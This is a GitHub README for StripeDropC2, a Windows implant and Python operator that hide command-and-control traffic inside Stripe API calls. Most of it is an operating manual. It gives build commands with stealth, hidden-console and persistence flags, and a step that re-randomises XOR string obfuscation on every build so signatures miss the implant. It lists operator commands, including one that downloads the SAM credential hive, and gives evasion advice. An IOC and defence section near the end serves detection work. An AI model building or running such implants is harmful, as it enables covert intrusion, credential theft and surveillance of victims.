infosecninja/StripeDropC2

GitHub: infosecninja/StripeDropC2

Stars: 0 | Forks: 0

# StripeDropC2

StripeDropC2 Logo

A covert Command & Control (C2) framework that leverages Stripe's API infrastructure as a communication channel, providing stealth and resilience through legitimate cloud services.


![Language](https://img.shields.io/badge/Language-C%23%20%2F%20Python-blue) ![Platform](https://img.shields.io/badge/Platform-Windows-lightgrey) ![License](https://img.shields.io/badge/License-MIT-green) ## Legal Disclaimer **THIS SOFTWARE IS FOR EDUCATIONAL AND AUTHORIZED SECURITY RESEARCH PURPOSES ONLY.** Use of this software for attacking targets without prior mutual consent is illegal. The developers assume no liability and are not responsible for any misuse or damage caused by this program. Only use in authorized penetration testing or red team engagements with proper written authorization. ## Overview StripeDropC2 is a proof-of-concept C2 framework that demonstrates how cloud payment APIs can be abused as covert communication channels. By disguising C2 traffic as legitimate Stripe API calls, it evades traditional network monitoring and blends seamlessly with normal business traffic. ### Key Features - **Covert Channel**: Uses Stripe Customer objects as encrypted message drops - **Traffic Camouflage**: All communications appear as legitimate HTTPS API calls to Stripe - **String Obfuscation**: XOR-encrypted strings in compiled binary to evade static analysis - **Dynamic Configuration**: Real-time adjustment of polling intervals and stealth profiles - **File Transfer**: Chunked upload/download with automatic reassembly - **Screenshot Capture**: Remote desktop surveillance via GDI+ integration - **Persistence**: Multiple installation methods (Registry, Startup, Scheduled Tasks) - **Stealth Modes**: Four profiles from fast-response to maximum stealth - **Self-Protection**: Automatic relocation to legitimate-looking Windows paths ## Demo Videos ### File Transfer (Upload/Download) Demonstrates chunked file upload and download with automatic reassembly and progress tracking.

File Transfer Demo


### Screenshot Capture Shows remote desktop surveillance with automatic timestamping and local storage.

Screenshot Capture Demo


### Android Operator Full C2 control from Android devices via Termux - demonstrating true mobile operator capabilities.

Android Operator Demo

## Architecture ┌─────────────────────┐ ┌──────────────────┐ ┌─────────────────────┐ │ C2 Operator │ │ Stripe API │ │ Target (Implant) │ │ (Python) │◄────────────►│ (Cloud) │◄────────────►│ (C# .NET) │ │ │ │ │ │ │ │ • Issue commands │ HTTPS 443 │ • Customer DB │ HTTPS 443 │ • Execute cmds │ │ • Receive results │ │ • Metadata KV │ │ • File transfers │ │ • File management │ │ • Rate limiting │ │ • Screenshots │ │ • Config control │ │ • Search index │ │ • Persistence │ └─────────────────────┘ └──────────────────┘ └─────────────────────┘ ### Communication Flow 1. **Heartbeat**: Implant creates/updates a heartbeat object every 25-35 seconds (configurable) 2. **Tasking**: Operator writes command to Stripe Customer object with `c2-pending` tag 3. **Notification**: Operator updates heartbeat metadata with pending task ID 4. **Execution**: Implant fetches task, executes command, writes result back 5. **Retrieval**: Operator polls for results and displays output ### Data Storage Model All data is stored as Stripe Customer objects with metadata tags: - `heartbeat` - Implant check-in beacon with system info - `c2-pending` - Command awaiting execution - `c2-processing` - Command currently running - `c2-done` - Completed with results - `xfer-upload-*` - File upload chunks and control - `xfer-download-*` - File download chunks and control ## Quick Start ### Prerequisites **Operator (C2 Server):** - Python 3.8+ - Stripe API account (test mode recommended) **Target (Implant):** - Windows 10/11 - .NET 10.0 runtime (or publish as self-contained) ### Installation 1. **Clone the repository:** git clone https://github.com/infosecninja/StripeDropC2.git cd StripeDropC2 **CRITICAL - GitHub Workflow:** The repository ships with placeholder encryption keys (all zeros). This is intentional for security. You MUST: - Add your own API keys to `operator/c2_config.py` and `operator/regenerate_key.py` - Run `regenerate_key.py` to generate fresh encryption and embed your keys - **NEVER commit `implant/Implant.cs` after running `regenerate_key.py`** (it will contain your encrypted API key!) To prevent accidental commits, after cloning, edit `.gitignore` and uncomment: # implant/Implant.cs 2. **Set up operator environment:** pip install stripe 3. **Configure Stripe API key (BOTH files!):** # Edit operator/c2_config.py (line 10) nano operator/c2_config.py # Set: API_KEY = "sk_test_YOUR_KEY_HERE" # Edit implant/regenerate_key.py (line 28) nano implant/regenerate_key.py # Set: YOUR_STRIPE_API_KEY = "sk_test_YOUR_KEY_HERE" # IMPORTANT: Both files must have the SAME API key! 4. **CRITICAL: Regenerate implant encryption key:** cd operator python3 regenerate_key.py cd .. **YOU MUST RUN THIS BEFORE EVERY BUILD!** This randomizes the XOR key and encrypted strings in `implant/Implant.cs`, changing the binary signature to evade detection. Skipping this step means: - Static signatures will detect your implant - Strings can be extracted from the binary - Multiple builds have identical signatures 5. **Build the implant:** cd implant # Balanced stealth (default - recommended for most scenarios) dotnet publish Implant.csproj -c Release -r win-x64 \ -p:DefineConstants="STEALTH_BALANCED;HIDE_CONSOLE;PERSIST_REGISTRY;ALLOW_DYNAMIC_CONFIG" # High stealth (slower response, harder to detect) dotnet publish Implant.csproj -c Release -r win-x64 \ -p:DefineConstants="STEALTH_HIGH;HIDE_CONSOLE;PERSIST_TASK;ALLOW_DYNAMIC_CONFIG" # Maximum stealth (very slow, near-invisible) dotnet publish Implant.csproj -c Release -r win-x64 \ -p:DefineConstants="STEALTH_PARANOID;HIDE_CONSOLE;PERSIST_REGISTRY;ALLOW_DYNAMIC_CONFIG" cd .. The compiled binary will be in `bin/Release/net10.0/win-x64/publish/stripe.exe` ## Usage ### Starting the Operator cd operator python3 c2_operator.py ### Operator Commands #### Session Management implants # List all active implants use # Select an implant to interact with info # Show detailed info about current implant #### Command Execution whoami # Execute any Windows command ipconfig /all # Commands run directly without 'exec' prefix dir C:\Users # Results stream back automatically #### File Operations upload local.txt C:\Users\Public\remote.txt # Upload file to target download C:\Windows\System32\config\SAM local_sam.dat # Download from target #### Screenshot Capture screenshot # Capture desktop and auto-save to ./screenshots/ #### Stealth Configuration config show # Display current implant configuration config preset low # Fast response (2-5s poll, detected easily) config preset balanced # Moderate stealth (5-15s poll, default) config preset high # High stealth (30-60s poll) config preset paranoid # Maximum stealth (120-300s poll) config poll 5000 15000 # Custom poll interval (5-15 seconds) config heartbeat 20 40 # Custom heartbeat interval (20-40 seconds) config reset # Reset to compile-time defaults #### Maintenance pending # Show pending commands for current implant clear # Remove all stale Stripe objects exit # Exit operator console ## Build Configuration ### Stealth Profiles | Profile | Poll Interval | Heartbeat | Detection Risk | Response Time | |---------|---------------|-----------|----------------|---------------| | **LOW** | 2-5s | 15-30s | Very High | Instant | | **BALANCED** | 5-15s | 25-35s | Moderate | Fast | | **HIGH** | 30-60s | 120-180s | Low | Slow | | **PARANOID** | 120-300s | 600-900s | Very Low | Very Slow | ### Compile-Time Flags Add to `-p:DefineConstants=""` in build command (semicolon-separated): **Stealth Profiles** (choose one): - `STEALTH_LOW` - Fast response, easily detected - `STEALTH_BALANCED` - Default recommended profile - `STEALTH_HIGH` - Slow but stealthy - `STEALTH_PARANOID` - Maximum stealth, very slow **Persistence** (optional, can combine): - `PERSIST_REGISTRY` - HKCU Run key - `PERSIST_STARTUP` - Startup folder shortcut - `PERSIST_TASK` - Scheduled task (daily 9 AM) **OpSec**: - `HIDE_CONSOLE` - No visible window (required for covert ops) - `ALLOW_DYNAMIC_CONFIG` - Enable runtime config changes (recommended) ### Example Build Commands **Development/Testing** (visible console, fast polling): dotnet publish Implant.csproj -c Release -r win-x64 \ -p:DefineConstants="STEALTH_LOW" **Production Red Team** (hidden, persistent, balanced stealth): dotnet publish Implant.csproj -c Release -r win-x64 \ -p:DefineConstants="STEALTH_BALANCED;HIDE_CONSOLE;PERSIST_REGISTRY;ALLOW_DYNAMIC_CONFIG" **Maximum Stealth** (slow but nearly invisible): dotnet publish Implant.csproj -c Release -r win-x64 \ -p:DefineConstants="STEALTH_PARANOID;HIDE_CONSOLE;PERSIST_TASK;PERSIST_REGISTRY;ALLOW_DYNAMIC_CONFIG" ## OpSec Considerations ### Advantages - **Legitimate Infrastructure**: All traffic goes to Stripe.com (widely trusted) - **HTTPS Everywhere**: No custom protocols or unusual ports - **Cloud Resilience**: No single point of failure, globally distributed - **Rate Limiting**: Built-in throttling prevents suspiciously high request rates - **String Obfuscation**: XOR encryption prevents string extraction from binary - **Dynamic Reconfiguration**: Change timing without recompiling ### Limitations - **API Key Exposure**: If key is compromised, entire C2 is burned - **Stripe Rate Limits**: Test mode limited to ~100 requests/second - **Billing Traces**: Live mode creates financial audit trail - **Network Anomalies**: High-frequency Stripe API calls may be unusual for target org - **Metadata Limits**: 500 chars per field, requires chunking for large data ### Best Practices 1. **Always use Stripe Test Mode** for C2 operations (no real charges) 2. **Regenerate XOR key** before each build with `regenerate_key.py` 3. **Start with BALANCED profile**, adjust based on detection risk 4. **Monitor operator rate limits** - use `config preset` to slow down if needed 5. **Clean up regularly** - run `clear` command to remove stale objects 6. **Avoid predictable patterns** - jittered timing is built-in but randomizes further 7. **Test in isolated environment** before operational deployment ## Detection & Defense ### Indicators of Compromise (IOCs) **Network:** - High frequency of HTTPS requests to `api.stripe.com` - Unusual Stripe API usage from non-financial systems - Stripe API calls from executables not associated with legitimate payment processing **Host:** - Binary named `stripe.exe` or `MsMpEng.exe` in unusual locations - Registry key: `HKCU\Software\Microsoft\Windows\CurrentVersion\Run\WindowsSecurityUpdate` - Files in `%APPDATA%\Microsoft\Windows\WinSxS\MsMpEng.exe` - Scheduled task: `EdgeUpdateTask` **Behavioral:** - Regular heartbeat pattern to Stripe API - Large metadata operations with encrypted-looking byte arrays - Customer objects with non-standard names (`heartbeat-`, random GUIDs) ### Defensive Measures 1. **Network Monitoring**: Alert on Stripe API calls from unexpected processes 2. **EDR Rules**: Flag executables making payment API calls 3. **Stripe Dashboard**: Monitor for unusual Customer object creation patterns 4. **Application Whitelisting**: Only allow known payment applications to access Stripe 5. **Memory Analysis**: Look for XOR-decrypted strings in process memory ## License This project is licensed under the MIT License - see the LICENSE file for details. ## Educational Purpose This tool is developed purely for educational purposes and authorized security research. It demonstrates: - Creative abuse of legitimate cloud APIs for C2 - Modern .NET malware development techniques - Python-based C2 operator interfaces - Evasion through legitimate infrastructure - Red team operational security practices Use responsibly and only in authorized environments. **Built for security researchers, penetration testers, and red teams** *"The best place to hide is in plain sight"*